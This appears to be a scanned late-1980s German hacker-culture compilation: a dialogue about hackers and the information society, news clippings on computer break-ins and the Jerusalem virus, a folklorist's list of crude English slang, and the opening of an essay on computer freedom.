p: . . . oder mit Forschung. Ich muß leider schon wieder den Computer erwähnen. Und zwar, wir haben so einen Zustand, in dem du eigentlich meinen könntest: die Welt ist entdeckt. Und es geht nur noch um ein paar unwesentliche Details, z.B. darum, was eine halbe Sekunde vor dem ausgebrochenen Urknall passiert ist, genau am Anfang. Was ab der halben Sekunde danach passiert ist, wissen die theoretischen Physiker schon. Du kannst nicht mehr, so wie im 18. oder 19. Jahrhundert noch das Allgemeinwissen deiner Zeit als ein Mann überblicken. Man wird so verunsichert. Du wirst kleingemacht durch das Gefühl: du kannst als Einzelperson gar nichts mehr entdecken, nichts mehr erforschen, Du brauchst mindestens einen Teilchenbeschleuniger, Großtechnologie, Kernresonanzspektrometer, Computertomographen, diese ganzen teuren, riesigen Dinger. Oder Spezialistenteams, die sich vorher schon 20 Jahre auf der Uni das Hirn ausgerissen haben. So. Und dann kommt plötzlich genau aus dem Sektor so eine kleine Maschine, der Computer, der in einem Jahrzehnt eine Leistungsfähigkeit erreicht, sodaß du eben, was grade noch in einem Rechenzentrum an Leistung rumstand vor dreivier Jahren, plötzlich auf deinem Schreibtisch steht. Und du hast die Möglichkeit, damit zu forschen, zu arbeiten, als Einzelner, als privater Mann..

m: Gut, aber es interessiert niemanden mehr

außer dir selber, diese Forschung.

p: Das stimmt überhaupt nicht. Da muß ich bitteschön auf die Hacker hinweisen, als kleines Beispiel. . .

m: Du kannst die Hacker als die ewige Reaktionsgeschichte, Kontrollinstanz, nicht immer wieder als Inhalt aufführen.


p: Das ist ein Inhalt, der ist akut. Es gibt bestimmte Inhalte, die sind zu bestimmten Zeiten der Geschichte akut, da. Dann verschwinden sie wieder und andere sind dran.

m: Die Hacker sind allerhöchstens eine Avantgarde und eine reaktive Kontrollinstanz, die inhaltlich an einer Philosophie nicht mitarbeiten, sondern nur, indem sie Grenzbereiche schaffen, wo gewisse Machtwerte infrage gestellt werden, interessant sind. Sie sind Friktion, sie pushen etwas. Sie pushen gewisse Machtkompetenzen, die einerseits fast vollkommen unumschränkt von gewissen Leuten gemacht werden, ob jetzt Information, Wissenschaft oder andere, und pieksen da mal rein. Und dann perfektioniert sich die Geschichte. Das ist nichts anderes, zurzeit. Es ist keine Vision bei diesen Leuten da, es ist nur Unterhaltung, oder computergamemäßig Forschung zu machen. Probieren, tüfteln, reagieren, Squash spielen, sonst nichts. An dem Punkt sind wir jetzt schon lange angelangt. Und du kannst nicht immer wieder die Maschine. . . und das passiert, und das passiert. Arbeit, sicher, Arbeit ist alles. Aber es gibt "Beschäftigung" und "Arbeit", und da ist ein Unterschied. Und das ist Beschäftigung, was diese Leute machen. Inhaltlich leben sie vielleicht nach drei, vier Jahren davon, unabsichtlich, als riesige Software-Spezialisten oder Hardware-Spezialisten, engagiert in einem Bereich, wo sie gar nicht wissen, wo sie sind. Wo sie sich nie mit identifiziert haben, außer mit einer Technikgeilheit. Oder eben diesen zwei Gründen. Und was anderes nicht.

p: Da triffst du jetzt wieder einen wunden Punkt. Da bin ich mit meiner Arbeitsrichtung auf einer Insel, weil das tatsächlich im Augenblick ein aktuelles Problemteilchen ist. Weil viele von den Hackern so in ein Alter kommen, wo sie an Existenzgründung denken. . .

m: . . . denken müssen. . .

p: . . . Ja, und im Augenblick sich die merkwürdigsten Dinge abspielen. Es entstehen Konkurrenzen zwischen Leuten, die vorher traulich im Schulterschluß mit Selbstverständlichkeit ihren Spaß gehabt haben, gearbeitet



haben, geforscht haben, ohne daß von Geld auch nur die Rede war. Und plötzlich machen ein paar von ihnen mit einer sehr ähnlichen Idee zwei Läden auf, Firma. Plötzlich ist da ein gewisser Frost zu bemerken, Kommunikationssperre. Dinge werden vertraulich behandelt. Da schleicht die Paranoia herum.

m: Das ist ja wieder: Da wird eine Geschichte, die mal Spaß war, zu Geld und dann wird's komisch für die Leute. Und da gibt es überhaupt keine inhaltliche Diskussion, wofür, für was, überhaupt nichts. Vorbei.

p: Das geht ja. Ich hab ja auch das, was mir Spaß macht, zu meinem Beruf gemacht. Ich bin Berufskind – in sorgfältiger Unterscheidung zu dem Begriff Berufsjugendlicher..

m: ...Berufsjugendlicher, Berufsromantiker. . .

p: Nein, ich bin KEIN Berufsjugendlicher. Ich bin Berufskind. Ich kann es mir endlich erlauben, in Ruhe fertigzuspielen. Es gibt einen schönen Satz von Nietzsche, der hat mal gesagt: Man muß als Mann den Ernst wiederfinden, den man als Kind beim Spielen hatte. Das schreib ich mir ins Wappen – falls ich mir mal eines zulegen sollte.

m: Ich gehe trotzdem weiter. Seit einer Stunde will ich diesen Satz zuende sagen.

p: Du bist immer noch nicht dazu gekommen, die Grasmuck-Theorie auszuführen. Aber ich bin immer noch mit dabei, Mike.

m: Ja, gut. Und diese Geschichte von – ich wiederhole es jetzt – daß 1/5 der Gesellschaft 4/5 der anderen durchziehen könnte. Was heißt das jetzt materiell gesehen? Daß in einer Gesellschaft, in der 1/5 arbeitet, ein monetäres System. . . Stell dir vor, 1/5 der Leute, die alles produziert, zahlt 4/5 der anderen Leute, die nicht arbeiten – ich sage nicht, daß sie sich nicht beschäftigen –, also, die nicht arbeiten in diesem Sinne, zahlen denen Material, damit sie sich was kaufen können, was essen. . . Wie funktioniert das? Wie wird das entschieden? Was ändert sich gesellschaftlich, wenn dieses monetäre System, das bisher jahrhundertlang funktioniert hat, nicht mehr existiert? Oder: Es ist doch vollkommen abstrus oder dekadent, wenn 1/5 der Leute, sozialgeldmäßig nämlich, 4/5 der Leute bezahlt, damit sie ihnen, dem 1/5, was abkaufen, egal ob man da ein Turnusssystem oder irgendwas anderes macht.

p: Geld ist eine Sache, über die mach ich mir viel zu wenig Gedanken. Da hast du eh recht. Da

hab' ich nur ein ganz schwaches Verhältnis dazu. Ich bin froh, wenn ich eine Freundin hab, die meine Kassa verwaltet, so eine kleine Yoko Ono.

m: Es geht jetzt nicht um Geld, sondern was sich gesellschaftlich dann ändert.

p: Ja, ich mach mir auch in der Folge um die weiteren Geldstrukturen keine Gedanken.

m: Es geht jetzt nicht um die Geldstrukturen, sondern darum, daß die Informationsgesellschaft mit sich bringt, daß eine gewisse. . .

p: Das wird ja auch vereinheitlicht. Das war ja eines der ersten Dinge, die digitalisiert worden sind. Geld fließt doch auch nur noch in Form von Datenströmen.

m: Ja, aber das ist vielleicht umverteilt. . .

p: . . .und die Datenströme erreichen zwischendurch Realitätsgrade bis hin zu dem Börsenkollaps. Das ist ja auch eines von den neuen, ganz großen Videospielen. Die internationale Börse.

m: Das ist auch ein Videospiel, das sich als Videospiel degradieren wird. Was heißt: In Zukunft werden gewisse Informationen mit der gleichen Qualität, oder mit dem gleichen Wert, behandelt werden wie Geld. Und das werden irgendwelche wichtigen Informationen sein, von. . .

p: Ja, eine Hyper-Abstraktion. Ist ja Geld schon eine Abstraktion von realem Wert. Ob du jetzt ins Spielcasino gehst und einen Jeton kriegst, der eine zweite Abstraktion von Wert ist, oder ob du digitales Geld nimmst, oder Banküberweisungen, wo nur noch Ziffern hinundherflutschen, das ist schnurz. Das ist dasselbe.

m: Ich meine jetzt, der letzte Imperialismus – was ich meinte mit dem Westen. Wir zahlen eine Monopolisierung des Informationswertes. Es wird ein Monopol. Nur wird es dann sehr lustig, weil das Gremium aus einer Demokratie von Werten bestehen wird, die einfach so pervers und so krank und so durcheinander sein werden, daß es wieder als Übergangsphase – ich schätze so in 20, 30 Jahren – eine Mischung von Grünen bis Linksradikalen bis Porno-Leuten bis Politik. . . – wird alles gemischt sein. Und da wird ein Cocktail zusammengestellt von Informationen, was was wert ist, und es wird – deine Einblendung von Informations-Navigatoren –, es werden Leute sehr gut bezahlt werden, daß sie die richtigen Informationen an



den richtigen Ort bringen. Und das werden die Leute sein, die gewisse Geschichten kontrollieren werden.

p: Dieser Beruf vom Navigator, der ist ja in der Vorstellung auch schon mit einem gewissen Optimismus ausgestattet. Weil, es gibt eine andere Perspektive, wenn du dir die Entwicklungen in den Datenbanken momentan anschaut: Da ist immer die Verheißung, das Wissen der Menschheit steht uns zu Verfügung. Die Realität ist aber das exakte Gegenteil. D.h. es wird das Wissen der Menschheit vergraben und versteckt, halt nicht mehr in Löchern, Höhlen und Truhen oder lateinischen Übersetzungen, sondern in Datenbanken. Du hast eine ganz klare ökonomische Barriere, d.h. das Monatsabonnement für eine Datenbank, sagen wir über die geologische Struktur Unteritaliens, geht im Schnitt bei 100 Mark im Monat los, aufwärts. Das sind alles Fachdatenbanken, hunderte. Etwas ungeregelte und freie Formen von Informationsaufnahme wie z.B. durch ein Buch schlendern oder durchblättern, schmökern, kreuz&querlesen usw., das fällt schon mal weg. Wieder eine Verrohung der Informationsaufnahme. Und dann gibts noch die Sperre: du kommst an Datenbanken nicht ran, wenn du das Knowhow nicht hast – da käme dann wieder der Navigator zum Einsatz –, wenn der überhaupt noch zum Einsatz kommt. Weil: Wenn das so weitergeht, wenn ich jetzt mal ausnahmsweise auch schwarz malen darf, kann es durchaus sein – wenn du nicht mehr WEISST, was es zu wissen gibt, dann kannst du es auch nicht suchen und schon gar nicht finden. D.h., das Prinzip der humanistischen Bildung oder der klassischen Allgemeinbildung...

m: Da wird es zwei Versionen geben. Entweder man nimmt, was kommt, oder es werden sich

gewisse Leute...

p: ...wie Fernsehprogramm...


m: ...fernsehprogrammäßig meinungsmäßig aufbauen, die sagen: Das und das ist wichtig. Aber ich glaube, daß noch ein anderer Punkt wichtig ist, rein von der Gesellschaftsstruktur her, wenn man jetzt z.B. die BKA-Geschichte anguckt, diese total hilflosen Polizisten, und andererseits die total hilflosen Hacker. Und dann gibt's Leute wie mich, oder andere Leute – ich werd' von diesen Leuten schon ziemlich gut behandelt. Ob es jetzt die Hacker sind, oder die Musikszene, oder von gewissen Leuten aus der Kunstszene, einfach aus dem Grund, da ich jetzt schon in einem gewissen Sinn eine philosophische Navigator-Funktion habe.

p: Klar, wir haben doch alle schon an deinem Mythos mitgearbeitet, Mike. Du hast eine Verpflichtung.

m: Das ist schon klar, daß ich eine Verpflichtung hab'. Ich hab' von Anfang an auch sehr bewußt gesehen, daß ich diese Verpflichtung hab' und auch haben will. Jetzt natürlich: die Gefahr ist, daß ich irgendwann gedacht hab, ich helfe dabei. Aber ich hab' mich nie damit abfinden können und fühl mich sehr schlecht dabei, daß jetzt die Leute sich drauf verlassen: Der wird das schon für uns machen, und selber gar nichts machen.

p: Da bist du selber mal mit dem Stellvertreterproblem konfrontiert.

m: Absolut. Das steht jetzt nicht zur Diskussion. Was zur Diskussion steht, ist, daß du vom gesellschaftlichen Status, wenn ich den Gras-muck nehme, wie er im Institut für Mathematik



und Datenforschung z.B. eine Aufgabe gehabt hat, das war vor sieben Jahren: er mußte das ganze Institut – das sind schätzungsweise 1200 Leute, Angestellte, ist staatlich, ist Forschungsabteilung hoch hundert, Nähe Bonn, so 20 km von Bonn –, er war dafür verantwortlich, alles auf den neuesten Stand der Informationstechnik umzustellen und gleichzeitig – stell dir das mal vor: eine Person ist dazu da, die Orientierung der neuen Forschungsprogramme zu bestimmen. Dieser Mensch hatte in seiner Arbeit die Funktion und die Tätigkeit bestimmt. Kannst dir vorstellen, wie die ausgeflippt sind. . .

p: . . . der Muezzin, der Vordenker.

m: Viel, viel einfacher. Viel diskreter. Er durfte – wieder auf einer ganz anderen Ebene, nämlich wo die Lösungen wieder falsch gesucht werden – als Betriebspsychiater, durfte er hingehen, beim Direktor – hatte einen Status über dem Direktor – in Bücherhallen gucken, ins Programm reingucken, bis hin zur Besenkammer, er durfte überall hin und stand abstrakt gesehen über allen. Ein Psychiater ist das auch. Und immer mehr Leute verlassen sich auf solche Leute und behandeln die Leute auch als. . .

p: Als ich in Fabriken gearbeitet hab', das waren immer die Leute, die mit der Stoppuhr neben dem Scheißhaus gestanden sind, oder neben dem Kaffeeautomaten. Die Rationalisierungsfachleute.

m: Ja, aber das ist jetzt eine andere Geschichte. Das ist ja nicht eine negative oder eine Push-Geschichte, sondern eine konstruktive Geschichte. Positiv gesehen.

p: Mücke weiß selber, daß er Arbeitsplätze wegrationalisiert.

m: Der Mücke weiß das. Aber der Mücke weiß z.B. auch, daß die. . . das war auch eine lange Diskussion: daß eine Gesellschaft ohne Arbeit, und das ist seine These, theoretisch vor dem Problem steht, neue Inhalte zu schaffen.

p: Richtig. Den Arbeits-Begriff neu zu bestimmen.

m: Jetzt ist z.B. die erste Geschichte: Verkürzung der Arbeitszeit hat nicht mehr Freiheit geschaffen für die Leute, sondern eher neue Probleme.

p: Du kannst z.B. neue Berufe erfinden.

m: Das ist auch meine Neigung.

p: Nicht nur in der Mikroelektronik oder in der Computer-Umgebung. Es ist die Zeit, du kannst dir heutzutage, eigentlich viel leichter – und zwar grade weil es schwerer geworden ist auf dem konventionellen Sektor – neue Berufe erfinden.

m: Ja, aber ohne daß es auf dem Daniel Düstentrieb-Trip landet, verstehste. Daß z.B. nicht die Europäer mit der neuen Informationsgesellschaft diesen neuen Donald Duck-Tick kriegen und sagen: Es ist eh nix wichtig, es ist geil und es bringt Kohle und einen Komplex kriegen, einen bürgerlichen Komplex..


p: Das ist Mickymaus, bitteschön. Micky ist der Spießer.

m: Ja, aber die ganzen Micky-Berufe, die jetzt erfunden werden, wo die Leute nicht stolz drauf sein werden, die dann zurückknallen: Ich möchte jetzt Schuhmacher werden, oder ich möchte Steinmetz werden. Das wird nämlich kommen. Die große Petra in Berlin, ja, hat zehn Jahre Szene gemacht, und Drogen und alles, und ist jetzt schon 37, und jetzt will sie in Bayern in eine Steinmetzlehre gehen.

p: Ach, das ist wie bei einem Freund von mir. Der hat sich ein halbes Jahr lang, weil er mit einer Maus aus einer Werbeagentur zusammen war, die 5000 Mark im Monat verdient hat, mir ihr zusammen jeden Tag einen Viertelmeter Koks reingesaugt, kriegt nach einem halben Jahr einen Nachmittag lang eine halbseitige Lähmung und trinkt dann zwei Wochen lang nur Kräutertee. Das ist so das Prinzip.

m: Ja, aber jetzt geht es darum, daß z.B. da überhaupt keine Beständigkeit, keine Vision und kein Stolz drin ist. Es muß, entweder von der Tradition her, dieser Fake "Traditionsgedanke", wo die inhaltlichen Gedanken flutschen gehen, weil das ganze nur noch eine Design-Geschichte ist – die Family ist Design, die ganzen 70er-Modegeschichten sind alles nur Designgeschichten, wo alle Inhalte, Motivationen oder Ursachen flöten gegangen sind..

p: Ich muß mal mit dir über meinen Roman reden. Weil da ist einiges von dem drin, worüber wir im Augenblick reden. Auf der einen Seite das Monumentale und Mythische. Also so eine Größe. Eine Vision. Daß du was Großes willst. m: Neinneinnein. Monumental und visionär, laß mich das mal ausformulieren. Gesellschaft ohne Arbeit. Es geht um das Bewußtsein, daß das Monumentale, Mythische natürlich ein Problem



ist in einer bewußten Gesellschaft. Das Dogma oder das Mysterium, was in jeder Religion ist, ist bis jetzt nicht aufgeklärt worden. Es ist nie voll aufgedeckt worden, wie einfach im Grunde genommen die Geschichte ist. Das sind Tendenzen im Zen-Buddhismus gewesen, das Nichts oder weißgottwas. . . im anderen Extrem jetzt Tendenzen da waren, die Einfachheit solcher Geschichten zu demonstrieren, aus der, sagenwirmal: eine Harmonie des Lebens besteht. Diese Geschichte ist verkleidet in Dogmen, in Gesetze gewesen, in gewisse Fixrituale, die in den Religionen stattgefunden hat, aber obwohl es natürlich vielen Leuten bewußt ist, daß in allen Religionen eigentlich der gleiche Kern drin ist. Und diese Geschichte ist jetzt in der unbewußten Phase des Verführtwerdens oder des Geführtwerdens in einem Ritual natürlich vorbei, von der Technik. Und dieses Geführt oder VERführt, bis hin zu einem Überleben der Mystik in der Sexualität in den letzten 20 Jahren, wo der Begriff des Echten Verkalltseins ja auch formuliert ist. To fall into love, z.B. Man sagt ja nicht: I go into love. Fall into love. Das ist ja unglaublich, daß mir das passiert ist. Die ganzen Spezialisierungen.

p: Darüber haben wir uns ja auch schon mal unterhalten. Das ist eine wichtige Erfahrung, die wir schon gemacht haben. Daß es den Unterschied gibt zwischen dem, was du beschreibst: die romantische Liebe, die über einen kommt als Naturgewalt. Auf der anderen Seite die Erkenntnis, daß Liebe kein Gefühl ist, sondern eine Fähigkeit.

m: Gut, richtig. Und daß diese Fähigkeit auch konstruiert und aufgebaut werden kann und nicht einfach eine Geschichte ist, die einem passiert wie: Ich bin von meiner Mutter überrascht worden beim Wixen, und durch die Sensation beim Überraschtwerden, des schlechten Gewissens, meingottwas, hab ich gezittert. Also die Verschmelzung in eine Ekstase von Körper und Geist. Dieses Jetzt-Moment, das man ja kennt, von der Musik, von einer Schlägerei, auch Hack-Sessions. Dieses Fieber, wo der Zeitbegriff von Zukunft – Vergangenheit einfach aufgelöst wird, und der Moment verlängert wird. Und das ist im Grunde genommen ein bewußtes Ritual.

p: So hat Einstein mal die Relativitätstheorie beschrieben. Wie sich die Zeit unterschiedlich wahrnehmen läßt, wenn du eine Minute auf dem Schoß eines hübschen Mädchen sitzt, und wenn du eine Minute auf einer heißen Herdplatte sitzt.

m: Und das ist z.B. diese Geschichte, wo ein

vollkommen neues Bewußtsein erzeugt werden muß, wo man sagt: Ich verführe mich jetzt sofort freiwillig, jetzt, bewußt, sofort. Oder: Freut euch, sofort, freiwillig.

p: Aber das ist eher eine bedenkliche Richtung. Das ist so der Bildschirm als Spiegel des Narziß, wo du eintauchst.

m: Das ist geschädigt. Der ganze Symbolismus dieser Geschichten ist nur schädigend. Und da gibts einfach ein paar Negativbeispiele von Hare Krishna bis Sekten, die sagen: Freut euch sofort freiwillig, und dann krieg ich sofort einen schlechten Geschmack. Stimmt. Aber das System ist richtig. Es geht darum, bewußt in Sachen reinzugehen, in Zukunft, in Rituale, wo ich nicht sage: Das hätt' ich nicht gedacht, pohl, ist mir das passiert, pohl, jeder Tag, es muß mir was passieren! Die Leute sind total gegen die Unsicherheit eines geregelten Tagesablaufs, sind aber von der Unterhaltung und von der Erlebnisqualität nur darauf aus, mit Erlebnissen konfrontiert zu werden, die sie aufwühlen und die sie überhaupt nicht kontrollieren können, und die ihnen passieren.

p: Bei uns hat sich wirklich das lineare Modell, das die Schriftkultur gebracht hat, so eingeprägt, an dieser Linie, an dieser endlosen Zeile geschriebenen, gesprochenen, gedachten, gelesenen Zeile entlangfahren kannst wie an einer Autobusoberleitung, und gar nicht mehr in der Lage bist, oder ein Unsicherheitsgefühl kriegst, daß du sozusagen deinen Sicherheitsgurt auflöst, wenn du da rausgehst in einen nichtsprachlichen Bereich. Um aus dem Zeitgefühl rauszugehen, mußst du aus der Sprache rausgehen.

m: Und setzt sich dann lieber vor eine Maschine und macht ein Game, statt mit Leuten sich hinzustellen und zu sagen: . .

p: Da kannst du aber dein Zeitgefühl auch verändern. Worüber wir jetzt eh schon ein bißchen geredet haben: Versuche, auf so Gleichzeitigkeiten zu kommen.

m: Und da sind wir wieder beim Code. Das meinte ich jetzt. Daß z.B. der soziale Code darin besteht, nämlich in Zukunft, in einer Gesellschaft, in der keiner mehr Arbeit hat, aber eine Beschäftigung hat, inhaltliche Geschichten zu schaffen, die gewisse Regeln unter den Leuten fördern, die aber bewußt sind. Wo jeder weiß: Ich verführe mich jetzt sofort freiwillig, zu dritt.

## Jetzt. Zack.



## Hacker-schädigten Japan

Zum ersten Mal gelang es ausländischen Computer-Hackers, in einen mit geheimen Fakten versehenen japanischen Computer einzudringen. Die aus Westdeutschland stammenden Hacker knackten einen Vax 11.750, der zum Institut für Hochenergiephysik von Tsukuba gehört. Die Invasion begann im Mai 1985 und dauerte etwa einen Monat. Anfangs konnten die Hacker den Computer nur kurze Zeit anzapfen, mit der Zeit blieben sie aber sogar während Stunden mit ihm verbunden. Die Sache flog auf, als ein Wissenschaftler des Instituts bemerkte, dass mitten in der Nacht verdächtig viele Benutzer an den Computer angeschlossen waren. Bei der Untersuchung fand man, dass die Hacker einen Identitätscode benutzten, der von den japanischen Wissen-

schaftlern kaum je angewendet wurde. Deutsche Ausdrücke im Gespräch mit dem Computer führten die Japaner schließlich auf einen Computer-Terminal, der zur Technischen Universität von West-Berlin gehört. Die Japaner vermuten aber, dass mindestens 20 Hacker verschiedener deutscher Universitäten wie Frankfurt, München und Hamburg zeitweise ihren Computer benutzten. Auch Forscher vom Cern in Genf könnten den Japanern zufolge unter den Eindringlingen gewesen sein. Genau lässt sich dies jedoch nicht eruieren. Die Namen der Hacker sind jedenfalls nicht bekannt. Als die Japaner sie fragten, wer sie seien, antwortete einer mit «Donald Duck», ein anderer mit «Superman». («New Scientist»; 12. Februar, S. 25.) (TA)

Thema Datenschutz: Computer-Freaks haben den Rechner der TU Berlin geknackt oder sich dort jedenfalls Zugänge verschafft. Ware das bei Ihnen und bei Ihrem System möglich – denkbar?

**Boeden:** Hacker kommen hier nicht rein. Wir haben sicherheitstechnische und personelle Sicherheitssysteme entwickelt, die das unmöglich machen, und es wird auch ständig daran gearbeitet, die alle noch zu verbessern.



... und sonst in Bonn

## Der nächtliche Daten-Einbruch

Von Almut Hauenschild

Hacker-Premiere im Deutschen Bundestag. Der Grüne Abgeordnete Jo Müller knackte den CDU-Computer. „Versehentlich“, wie der Bremer Alternative versichert. Es war die Nacht vor Silvester und um die Geisterstunde. Im Bonner Abgeordneten-Hochhaus „Tulpenfeld“ leuchtete im linken Flügel der vierten Etage ein einsames Fenster. Jo Müller bastelte an einer Wahlrede und durchforstete den fraktionseigenen Computer nach brauchbaren grünen Thesen.

Aber was da plötzlich auf dem Bildschirm erschien, kannte er aus keinem Beschluß grüner Parteitage. Doch ganz so fremd war es für ihn auch wieder nicht. Das klang doch wie aus Geißlers Mund. Er probierte mit allerlei Codeworten den Adressaten zu ermitteln. „Ich sag jetzt nur mal so zum Beispiel, mit dem Code Helmut oder Hannelore“, erzählt Müller, „denn den richtigen Code kann ich ja aus Datenschutzgründen nicht weitersagen.“

Und da hätte ihm der Rechner ganz brav verraten, daß er einer derer von Wang ist und in der Parteizentrale der Christunion stehe.

Gleich am nächsten Tag schrieb Müller seinem nächtlichen Gesprächspartner: „Dein Datensicherungssystem arbeitet ebenso zuverlässig wie die Sicherheitssysteme von Atomkraftwerken: ab und zu entweicht etwas... Daß jedoch auch das von deinen biologischen Endgeräten (= Programmierern) noch zusätzlich installierte Paßwortsystem dich schutzlos läßt, hat uns enttäuscht. Noch stärker enttäuscht waren wir allerdings über den Inhalt einiger Textdateien. Angesichts der diffamierenden Qualität dieser Texte solltest du dich deiner Mitarbeit in dieser unseriösen Organisation schämen.“

Und die Parteien-Oberen im Konrad-Adenauer-Haus ließ Müller wissen: „Es ist beschämend, daß ihr euch so leichtfertig ein amerikanisches System angeschafft

## Computer-Störung bei der Bahn sorgte für Schlangen

Lange Warteschlangen an den Bundesbahn-Fahrkartenschaltern: In Frankfurt und im Rhein-Main-Gebiet war am Mittwoch keine Platzreservierung zu bekommen; der Fahrkartenverkauf war ebenfalls behindert, und verschiedene Frachtkunden mußten nach Auskunft der Bundesbahn bis zu 24 Stunden Verspätung in Kauf nehmen. Der Zentralcomputer in Frankfurt war ausgefallen.


Am Montagabend hatte das Datenfernübertragungsnetz der Bundesbahn zum ersten Mal seit 1982 gestreikt. Tickets mußten zum Teil per Hand ausgestellt werden.

Acht Fachleute arbeiteten von Dienstagabend bis Donnerstagmorgen ohne Pause, um den im Programm versteckten Fehler aufzuspüren und zu beheben. Am Mittwochabend gegen 21 Uhr funktionierten die Frankfurter Computer-Terminals wieder, ab Donnerstagmorgen lief der Betrieb im ganzen Bundesgebiet wie gewohnt.

Fr 24.6.88

\*  
Demnächst in New York:  
Ein Restaurant mit Video im  
Tisch: Der Bildschirm zeigt die  
stets aktuelle Speisekarte und  
auf Wunsch auch Videospiele.  
Bestellt und gespielt wird mit  
dem Joystick; ein Computer-  
Drucker am Ausgang liefert die  
Rechnung – und bestätigt den  
High Score, also den erzielten  
Punktestand bei den Spielen.  
\*

WAMS 27.4.88



## OFFENSIVE LANGUAGE VIA COMPUTER

Reinhold Aman

Computer networks can be used to gather information from throughout the world. Unlike in traditional fieldwork, one does not have to interview informants personally but simply posts a query, or an entire questionnaire, on the electronic *bulletin board* (BB), and the users respond. BB's make this novel way of collecting data and responding easy: one calls the BB's number and leaves one's response. The quality and range of the responses depend on the precision of the questions asked, as well as on the type of user. Naturally, one can ask only those who have a computer and modem, which severely restricts the field of informants. However, these informants can gather information locally from those lacking such equipment and send it to the BB.

Henry Birdseye's "The Unknown BBS" (~~see MAL 7-276-77~~) is such a system for collecting information. It runs at 300 and 1200 baud and contains about one-quarter million characters' worth of kakological riddles, jokes, and other offensive language. It can be reached 24 hours a day by calling (303) 988-8155. (612) 926-8877.

To test the usefulness of his system, Mr. Birdseye asked his BB users about terms for masturbation, urination, and vomiting. He did not request other essential information from the informants, such as their sex, age, geographic location, education, profession, etc., but the simple data below prove that such a BB system can be used successfully. To transmit the information gathered to others, one can either call up the BB and download it (have it sent by telephone to one's own computer), or ask for a printout, which I did.

Following below are the terms, after organizing and alphabetizing the raw data.

**to masturbate** (of females): beat the beaver, buttonhole, clap your clit, cook cucumbers, grease the gash, hide the hotdog, hit the slit, hose your hole, juice your sluice, make waves [from "the (little) man in the boat" = clitoris?], pet the poodle, slam the clam, stump-jump.

**to masturbate** (of males): beat the bishop, beat your little brother, beat the meat, burp the worm, butter your corn, choke the chicken, clean your rifle, consult Dr. Jerkoff, crank your shank, dink your slinky, feel in your pocket for your big hairy rocket, file your fun-rod, fist your mister, flex your sex, flog the dolphin, flog your dog, grease your pipe, hack your mack, hump your hose, jerkin' the gherkin, milk the chicken, Onan's Olympics (n.), one-stick drum improvisation (n.), pack your palm, paint your ceiling, play a flute solo on your meat whistle, play the male organ, please your pisser, point your social finger, polish your sword, pound the pud, pound your flounder, prompt your porpoise, prune the fifth limb, pull the pope, pull your taffy, run your hand up the flagpole, shine your pole, shoot the tadpoles, slakin' the bacon, slam your hammer, slam your Spam, slap your wapper, spank the monkey, spank the salami, strike the pink match, stroke the dog, stroke your poker, talk with Rosy Palm and her five little sisters, tickle your pickle, thump your pumper, tweak your twinkie, unclog the pipes, varnish your pole, walk the dog, watch the eyelid movies, wax your dolphin, whip your dripper, whizzin' jizzum, wonk your conker, yang your wang, yank the yam, yank your crank.

**to urinate**: bleed the liver, drain the dragon, drain the (main) vein, get rid of the bladder matter, siphon the python, visit Miss Murphy.

**to vomit**: drive the big white bus, hug the porcelain, kneel before the porcelain throne, pray to the porcelain gods, school lunch rerun (n.), technicolor rerun (n.), upchuck.

Wegen jugendgefährdenden Inhalts sind bis Ende 1987 im Bundesgebiet 64 Computer- und Telespiele auf den Index gesetzt worden.

# Killer-Programm 1. Computer im Sterben



Von HENRY KOEHLERT  
Man sieht es nicht, man riecht es nicht und kein Experte könnte es aufhalten – ein „Killer-Programm“ hat sich wie ein Virus in den Zentral-Computer der Universität von Jerusalem eingenistet und zerstört dort nach und nach alle gespeicherten Forschungsergebnisse. Computer-Chef Israel Radai errechnete: „Wenn alles so weiter geht, werden am 13. Mai alle Systeme zusammenbrechen.“ Das heißt: Der Computer stirbt.

Und: Über das weltweite Datenaustauschsystem EARN kann sich das „Killer-Programm“ aus Israel auch in unsere deutschen Forschungs-Computer (rund 200) einschleichen und auch dort Daten vernichten. Weltweit sind 6000 Großrechner in Gefahr.  
Alles begann am 29. Dezember. Israel Radai: „Über 30 Assistenten und Professoren merkten es gleichzeitig. Plötzlich brauchte der Computer für einfache Rechenaufgaben in Biologie, Chemie

und Physik länger. Dauerte früher ein Rechenvorgang drei Minuten, sind's jetzt 15 Minuten. Täglich wird er langsamer.“  
Was war passiert? Ein Saboteur (Hacker) hatte alle Sicherungen des Computers (Codewörter) überwunden und sein „Killer-Programm“ eingetippt. Radai: „Das Programm wirkt wie eine Zeitbombe. Erst wenn man 30 Minuten rechnet, wird es aktiv. In das System einer Handelsbank und bei zwei Versicherungen ist es auch schon eingedrungen.“


gen. Der verheerendste Fall von Sabotage.“ Das „Killer-Programm“ kann sogar schon unentdeckt in deutschen Computern schlummern, weil alle Großrechner über Telefonleitungen miteinander verbunden sind.

### Plötzlich alle Daten weg?

Professor Andreas Reuter (38), Direktor des Stuttgarter Informatik-Instituts: „Daten, die wir gestern errechnet haben, konnten heute plötzlich weg sein.“ Manfred Reitberger (48), Leiter des Rechenzentrums am Max-Planck-Institut München: „An unserem Rechner hängen alle Uni-Computer der Stadt. Wir haben unsere Benutzer gewarnt.“







# FREEDOM OF DATA PROCESSING

by Michael E. Marotta

"A well-informed citizenry being essential to the betterment of our republic, the right of the people to own and use computers shall not be abridged."  
(proposed Amendment to the Constitution)

Your computer is your newest tool for securing and expanding your freedom. While earlier ages gave real political and economic power to those who rode horses or wore armor or carried firearms, today, real power is wielded by those who can use a computer.

The "computer revolution" is all but over. If you do not know how to use a computer, you are illiterate. If you can't write a program, you are poor in a society where information is wealth. If you can't follow a menu or a manual, you are isolated in a world of mass communication.

Over the last 30 years, we have experienced a rapid acceleration of this trend toward an economy driven by the transfer of information.

A fisherman uses his computer to keep track of his catches. Over the years he has used BASIC, Visi-Calc and now dBase III to build a database which includes the date of the catch, the species, weight and length of the fish, the water temperature, air temperature and pressure, and the lure or bait.

A farmer has just bought a used personal computer and a new herd management program. He knows that it will be years before he and his sons will be able to go back over the accumulated data to set a proper course for the management of their land and livestock over the next 12 years. In the meantime, they calculate their incomes and expenses on a monthly basis. And the youngest learns the ABCs with a Sesame Street diskette.

Using a personal computer, a financial analyst can keep track of: the New York Stock Exchange; the American Stock Exchange; several regional stock exchanges; Comdex (Commodities Exchange); London and Hong Kong Gold; Fannie Mae, Ginnie Mae, Sallie Mae; Treasury Balance and T-

Bill rates; and more. Most important is the fact that this analyst can run these raw data through various econometric models to test for short and long-term trends, seek out maximum profits from interest rates and brokerage fees, and minimize taxation by comparing investments in different states and nations.

---

***"The 'computer revolution' is all but over. If you do not know how to use a computer, you are illiterate."***


---

